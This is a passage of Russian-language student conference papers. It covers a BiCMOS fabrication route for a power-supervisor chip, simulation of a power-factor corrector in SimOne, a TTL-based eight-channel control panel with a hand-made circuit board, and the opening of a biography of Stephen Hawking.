


Рисунок 1 – Структурная схема супервизора питания

Схема супервизора питания работает на МОП (металл-окисел-полупроводник) и биполярных транзисторах. Модуляция ширины базы биполярных транзисторов и связанные с ней изменения токов и напряжений в биполярном транзисторе определяют особенности статических вольтамперных характеристик при увеличении или уменьшении коллекторного напряжения.

БиКМОП -технология – это технология изготовления интегральных микросхем с использованием биполярных и КМОП-транзисторов на одном кристалле. Технология позволяет создавать уникальные изделия, имеющие в своём составе цифровые и аналоговые схемы, объединяя достоинства различных типов транзисторов.

Типичный БиКМОП процесс состоит из стандартного процесса КМОП с добавлением минимального количества этапов для создания подходящих биполярных транзисторов. КМОП-технологии, в которых используются оксиды с несколькими затворами, обычно включают неглубокий, умеренно легированный Р-карман для создания низковольтных транзисторов на тонких оксидах [2].

В качестве материала подложки используется кремний монокристаллический с ориентацией $\langle 100 \rangle$ и р-легированием. Эпитаксиальный слой выращивается поверх n^+ -скрытых слоев.

Скрытый n^+ -слой служит коллектором вертикального n - p - n -транзистора и подавляет эффект защелкивания в p -канальных МОП-транзисторах. Формируется слой ионным внедрением Sb с последующей в кислородной атмосфере. Слаболегированные области p -слоя обеспечивают изоляцию элементов за счет смыкания с p -карманами и p^+ охранным слоем под изолирующим окислом. Формируется p -скрытый слой ионным внедрением бора.

Карманы n - и p -типа формируются самосовмещением с использованием одной операции маскирования. Разработаны режимы ионного легирования для карманов p - типа.

Отдельными операциями маскирования и легирования формируются области глубокого n^+ -коллектора активной базы p -резисторов, что обеспечивает улучшение характеристики биполярного транзистора.

Поликремниевые эмиттеры и n -затворы МОП-транзисторов формируются в одном процессе за один этап маскирования. Особенности формирования стоково-истоковых областей определяются топологическими размерами затворов МОП-транзисторов. Для исключения эффекта короткого канала на n -МОП-транзисторах после формирования затворов формируются области n -истоков.

На затворах формируются окисные боковые стенки, которыми задаются границы легирования n^+ -истоков. Граница p^+ -истоковых областей задается затворами. Локальный окисел для LOCOS изоляции выращивается при повышенном давлении с использованием маски нитрида кремния.

В технологии применяется двухуровневая система металлизации. Особенности формирования первого уровня металлизации определяются использованием поликристаллического эмиттера. Для уменьшения деградации коэффициента усиления применяется система $TiN+Al-Si$. Применение двухуровневой металлизации требует максимальной планаризации рельефа. В качестве первого диэлектрика используется БФСС, что позволяет провести планаризацию рельефа за счет низкотемпературного оплавления в кислородной атмосфере. Межслойным диэлектриком между первым и вторым слоями металла является либо планаризованное ФСС либо полиамид. При применении в качестве межслойного диэлектрика ФСС, планаризацию проводят методом сквозного протравливания.

На рисунке 2 представлено сечение структуры БикМОП-элемента ИС.




Рисунок 2 – Сечение структуры БикМОП-элемента ИС [3]:

1 – второй слой металлизации; 2 – планаризирующий окисел; 3 – эмиттер биполярного транзистора; 4 – база; 5 – первый слой металлизации; 6 – первый слой poli-Si; 7 – охранный слой; 8 – второй слой poli-Si; 9 – борфосфорсиликатное стекло; 10 – подзатворный окисел; 11 – пассивирующий слой; 12 – межуровневый диэлектрик; 13 – изолирующий окисел; 14 – карман р-типа; 15 – эпитаксиальный слой; 16 – исходная пластина; 17 – коллектор; 18 – п-карман; 19 – скрытый n+ слой; 20 – скрытый p+ слой; 21 – n++ приконтактная область; 22 – подлегирование канала; 23 – исток-стоковые области; 24 – скрытый p+ слой; 25 – исток-стоковые области; 26 – подлегирование канала.

Вывод: для разработанной схемы супервизора питания предложен и апробирован технологический маршрут изготовления по универсальной БикМОП-технологии.

Список источников

1. Микросхемы супервизоров питания компании ON Semiconductor // kit-e.ru: сайт. – URL: <https://kit-e.ru/mikroshemy-supervizorov-pitaniya-kompanii-on-semiconductor/> (дата обращения: 11.04.2024)
2. Alan Hastings, Art of Analog Layout, The: United States Edition. - 2 изд. - Англия: Pearson Education, 2005. - 672 с.
3. А.Г. Черных. Технологические маршруты изготовления ИС: Лаб. практикум по курсам «Маршрутная технология интегральных схем» и «Технологические процессы микроэлектроники» для студ. спец. I-410102 «Микро- и нанoeлектронные технологии и системы» и I-410103 «Квантовые информационные системы» всех форм обуч. / А.Г. Черных, С.В. Ригольд. – Мн.: БГУИР, 2006.– 35 с.

УДК 378:004

Моделирование электронных схем в программе SimOne

Федорино Иван Валерьевич (ст.гр.21-ЭиН-пэ-Б)

Работа выполнена под руководством профессора кафедры «Электронные, радиоэлектронные и электротехнические системы», Андриянова Алексея Ивановича (mail@ahaos.ru)

Аннотация. Для моделирования электронных схем используется множество программ, которые в своей основе используют язык моделирования «PSPICE», такие как OrCAD Capture, NI Multisim, LTspice, Proteus. В виду того, что все эти программы были разработаны иностранными разработчиками, возникает необходимость в использовании отечественного аналога данных программ.

Ключевые слова: Моделирование электронных схем, отечественное программное обеспечение, корректор коэффициента мощности.

В качестве отечественного аналога иностранных программ моделирования электронных схем, использующих язык PSPICE, была взята отечественная программа «SimOne» версии 3.2 компании «EREMEX» от 2018 года, а в качестве моделируемой схемы – корректор коэффициента мощности (ККМ).

Моделировании в SimOne были приняты определенные параметры решателя. В качестве метода интегрирования использован метод трапеций с переменным шагом, конечное модельное время 100 мс, максимальный шаг интегрирования равен 100 нс, относительная погрешность моделирования LTERELTOL равна 0,001, абсолютная погрешность по току составит LTEABSTOL – 1 нА, абсолютная погрешность по напряжению LTEVNTOL – 1 мкВ, абсолютная погрешность по заряду CHGTOL – 100 пКл, коэффициент завышения погрешности усечения TRTOL – 7, множитель начального шага интегрирования TRINIT составляет 0,1, минимальный множитель шага интегрирования TRMIN равен 10^{-15} , максимальное количество итераций при переходе к следующему моменту времени в режиме временного анализа ITL4 равно 1000. Остальные настройки моделирования были оставлены по умолчанию.

Исследуемая схема ККМ, собранная в программе SimOne, изображена на рис. 1. На данном рисунке над блоками усиления GAIN, ограничения напряжения V_LIMIT, константа CONST и источнике напряжения треугольной формы V2 подписаны их параметры, которые на листе собираемой схемы не отображаются [1].

Результат моделирования в виде графика входного тока дросселя приведен на рис. 2.

При настройках моделирования, указанных выше, длительность расчета составила 21 с.




Рис. 1. Исследуемая схема ККМ в среде SimOne

Результаты моделирования корректора коэффициента мощности, полученные в данной работе полностью отражают сущность работы исследуемой схемы. Длительность расчета получилось несколько меньше, чем у аналогичных зарубежных программ. Из недостатков следует выделить отсутствие возможности отображения параметров таких элементов как: ограничители напряжение (V-LIMIT), блоки усиления (GAIN), блоки константы (CONST) (по крайней мере автору не удалось быстро найти такую возможность).




Рис. 2. Результаты моделирования ККМ в SimOne

В целом SimOne является очень хорошим вариантом импортозамещения аналогичного зарубежного программного обеспечения.

Список источников

1. Справочное руководство SimOne 3.0, URL:

<https://www.aremex.ru/upload/iblock/11c/Spravochnoe-rukovodstvo-SimOne-3.0.pdf>

(дата обращения 30.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 378:004

Разработка цифрового восьмиканального пульта управления однофазным оборудованием

Чубук Игорь Юрьевич (ст.гр.22-ЭиН-мтэ-Б)

Работа выполнена под руководством доцента кафедры «Электронные, радио-электронные и электротехнические системы», Бутарева Игоря Юрьевича (igorbutarev@gmail.com)

Аннотация. В данной статье будет рассмотрен восьмиканальный пульт управления однофазной нагрузкой, построенный на отечественных микросхемах ТТЛ логики, а также особенности работы такого устройства, его преимущества, возможности применения в современных условия

В эпоху быстрого развития технологий и постоянного поиска новых способов автоматизации и управления производственными процессами, особое внимание привлекают устройства, имеющие простую конструкцию и использование дискретных ТТЛ микросхем, не подвергающихся воздействию статического электричества.

К возможным областям применения стоит отнести:


1. Пульт управления для автоматизации производства (управление насосами, реализация системы пожарной сигнализации).
2. Использование в учебных целях в качестве стенда демонстрации работы сдвигового регистра.
3. Использование в качестве драйвера шагового двигателя

Целью исследования является создание прототипа системы управления, с использованием только существующих отечественных компонентов и возможностью гибко подстраиваться под конкретные требования.

В ходе рассмотрения вариантов реализации было решено остановиться на схеме с использованием восьмиразрядного двунаправленного регистра сдвига на RS-триггерах. Характеризуется регистр тем, что при поступлении на вход С одного тактового счётного импульса генератора, обеспечивается сдвиг одновременно всего “числа” на один разряд.

Схема распределения выводов ИС регистра представлена на рис. 1. На рис. 2 представлена модель логической части в специализированном САПР моделирования цифровой электроники. На элементах DD1.1, DD1.2 реализован

генератор тактовой частоты с регулировкой переменным резистором R3. На элементах DD3.1, DD3.2 коммутатор, на элементах DD1.3, DD1.4 - триггер для управления коммутатором. На микросхеме DD2 - узел управления режимами работы регистра DD4. На транзисторах VT2 – VT9 выполнены ключевые инверторы для управления оптронами и светодиодами индикации. Симисторы Q1 – Q8 это восемь выходных ключей для управления однофазными светоизлучателями EL1 - EL8 переменного тока. Принципиальная схема приведена на рис. 3.



- 13 - вход инверсный "сброс" R;
- 14 - выход Q4; 15 - вход D4;
- 16 - выход Q5; 17 - вход D5;
- 18 - выход Q6; 19 - вход D6;
- 20 - выход Q7; 21 - вход D7;
- 22 - вход последовательного ввода
- 23 - вход режимный S1;
- 24 - напряжение питания;

Рисунок 1 – Распределение выводов ИС регистра




Рисунок 2 – Модель логической части в специализированном САПР




Рисунок 3 – Принципиальная схема устройства

Необходимо разработать и спроектировать печатную плату для физического макета восьмиканального пульта управления однофазной нагрузкой. Производственный процесс изготовления печатной платы (ПП) можно описать следующими этапами: изготовление фотошаблонов печатной платы, получение заготовок печатной платы, сверление монтажных и переходных отверстий, подготовка поверхности печатной платы, нанесение защитного рельефа и паяльной маски на печатную плату, травление заготовки печатной платы, лужение медных дорожек печатной платы, испытания печатной платы, контроль печатной платы, устранение неисправностей печатной платы. Представлен прототип печатной платы в САПР на рис.4.

Для изготовления печатной платы использовался двусторонний текстолит ФАФ-4Д, толщиной диэлектрика 1,5мм, и медной фольгой толщиной 0,035. Так как для создания функционального прототипа не требовалась высокая точность исполнения паяльной маски, вышеперечисленные технологические операции производились вручную. Этапы создания представлены на рис.5.




Рисунок 4 – Разработка топологии дорожек печатной платы в САПР




Рисунок 5 – Этапы создания прототипа печатной платы

Разработанный прототип полностью соответствует поставленным задачам, имеет большую отказоустойчивость, надежность и простоту в сравнении с современными цифровыми решениям на микроконтроллерах и ПЛИС. Дальнейшая работа с устройством пойдет по плану реализации лабораторного стенда для обучающихся по направлениями “Электроника и Нанoeлектроника”.

Список источников

1. Царев М.Г. Проектирование печатных плат в программе Sprint Layout 6 //Ульяновск, 2016. – 97 с.: ил.
2. Справочник по микросхемам серии К155 / [Сост. Рахимов Т. М.]. - [Новосибирск] : Фирма "ЭХО", 1991. – 247 с.
3. Хоровиц П., Хилл У. Искусство схемотехники : в 3 т. / 4-е изд., перераб. и доп. - М. : Мир, 1993.

Статья поступила в редакцию 12.04.2024

УДК 524.882

Анализ биографии и вклада в науку Стивена Хокинга

*Ковалёв Андрей Михайлович (ст. гр. О-23-ПРО-1 СПО; keshtoim@gmail.com),
Зарубецкая Анастасия Алексеевна (ст. гр. О-23-ПРО-1 СПО;
anastacia.zarubetskaya@yandex.ru), Мухачёв Константин Сергеевич (ст. гр. О-
23-ПРО-1 СПО; injustice293@gmail.com)*

*Работа выполнена под руководством доцента, кандидата
сельскохозяйственных наук, Косолаповой Элеоноры Владимировны*

Аннотация. Проанализирована деятельность и вклад в науку великого американского учёного Стивена Хокинга.

Ключевые слова: космонавтика, черные дыры, исследования

Актуальность: у многих людей имя Стивена Хокинга на слуху; но мало кто знает, кто это и чем он привнес в науку. Этот доклад об этом

Цель исследования: рассмотреть биографию и научный путь Стивена Хокинга

Стивен Уильям Хокинг родился 8 января 1942 года в Оксфорде (Великобритания). Его родители были вынуждены переехать туда из Лондона, который подвергался бомбардировкам немецко-фашистской авиации. Отец Хокинга — Фрэнк — был специалистом в области тропической медицины, мать — Изабель — имела экономическое образование (оба — выпускники Оксфордского университета). Сам Стивен стал первым ребёнком в семье, в дальнейшем родились две дочери, а также появился приёмный сын [2].

Поначалу нельзя было предположить, что мальчика ждёт большое научное будущее. По собственному признанию, читать Стивен научился лишь в восемь лет; а в школах, где доводилось учиться, умом вовсе не блистал. Хотя экзамены и давались без особого труда, за отличными отметками будущий астрофизик не гнался. Зато Хокинг с ранних лет живо интересовался тем, как устроено всё, что его окружает, — от игрушек до Вселенной. Именно эта любознательность в итоге подвигла его посвятить жизнь разгадке тайн мироздания.

В последние школьные годы юный Хокинг увлёкся математикой и физикой, хотя до того к учёбе был равнодушен. И уже университет он выбрал именно тот, который некогда окончили его родители, — Оксфордский. Поступил туда Стивен, когда ему было семнадцать. Он долгое время не мог влиться в компанию студентов из-за юного возраста. Однако в «ботаника» молодой человек не превратился. Учёба давалась ему достаточно легко, а чересчур усердствовать Хокинг, как и в школе, не видел смысла [2].

В 1962 году Стивен Хокинг с отличием закончил Оксфордский университет и решил перебраться из своей Альма-матер в Кембридж, где

планировал заняться докторской диссертацией. Теория относительности не давалась ему — тут требовалось куда более основательная математическая подготовка, нежели та, что тогда была у Стивена. Потому он отдал предпочтение космологии [2].

По прибытии в Кембридж у Хокинга начались проблемы со здоровьем, но до поры до времени он не подозревал, насколько серьёзные. Сначала появилась скованность в движениях, затем он упал с лестницы в общежитии, а из летней поездки в Иран и вовсе вернулся обессиленным.

Наконец, зимой 1963 года по настоянию матери Стивен лёг на обследование, результаты которого оказались неутешительными. Врачи диагностировали у Хокинга боковой амиотрофический склероз — прогрессирующее заболевание нервной системы, которое неизбежно приводит к параличу и почти всегда влечёт за собой скорую смерть.

Реакция молодого гения на приговор врачей была вполне естественной и человеческой — глубокая депрессия. Зачем продолжать изыскания и работать над докторской, если времени, чтобы внести вклад в науку, да и вообще пожить, теперь попросту нет?..

Побороть нахлынувшую волну отчаяния помогла любовь. Незадолго до того, как Стивен узнал о страшной причине своих недомоганий, он познакомился с Джейн Уайлд, подругой своей младшей сестры. Между молодыми людьми завязался роман, и Хокинг вновь ощутил вкус к жизни. Осенью 1964 года состоялась помолвка, и у Стивена впервые появился стимул трудиться изо всех сил: раз он собирался завести семью, то следовало завершить диссертацию и найти занятие, которое позволило бы ему содержать себя и супругу. Так что, вопреки недугу, Стивен вёл крайне насыщенную жизнь.

14 июля 1965 года они с Джейн поженились, а следующей весной Хокинг защитил докторскую диссертацию и вскоре удостоился премии имени Джека Адамса от факультета математики Кембриджского университета. В 1967 году, когда, по прогнозам врачей, Хокинга уже не должно было быть в живых, Джейн родила ему первого ребёнка — сына Роберта. Позже у пары появилось ещё двое детей. Само собой, домашние заботы в основном легли на плечи Джейн, и если поначалу её супругу требовалась прежде всего моральная поддержка, то очень скоро понадобился и тщательный уход [2].

Хотя болезнь развивалась совсем не так, как ожидали врачи, изначально махнувшие на Хокинга рукой, здоровье его неуклонно ухудшалось. К 70-му году он оказался прикован к инвалидному креслу — ещё через несколько лет уже не мог даже есть и перебираться из кровати в коляску без посторонней помощи. С этого времени в доме Хокингов постоянно жил кто-то из студентов Стивена и помогал Джейн заботиться о муже. А затем учёного начал подводить и голос — неподготовленный человек просто не мог разобрать, что говорит учёный, так что лекции ему приходилось читать с «переводчиком» [2].

В то же время Хокинг работал с продуктивностью, которой могли бы позавидовать и полностью здоровые люди. В частности, именно Стивен первым показал связь между общей теорией относительности и квантовой механикой.

Вместе с Роджером Пенроузом он доказал: если всеобщая теория относительности верна, то начальным состоянием Вселенной была сингулярность [1].

Нельзя не отметить и активное участие Хокинга в разработке теории, согласно которой Вселенная не имеет границ. Для наглядности Стивен сравнивал Вселенную с нашей планетой: её пространство конечно, но не существует никакого «края Земли».

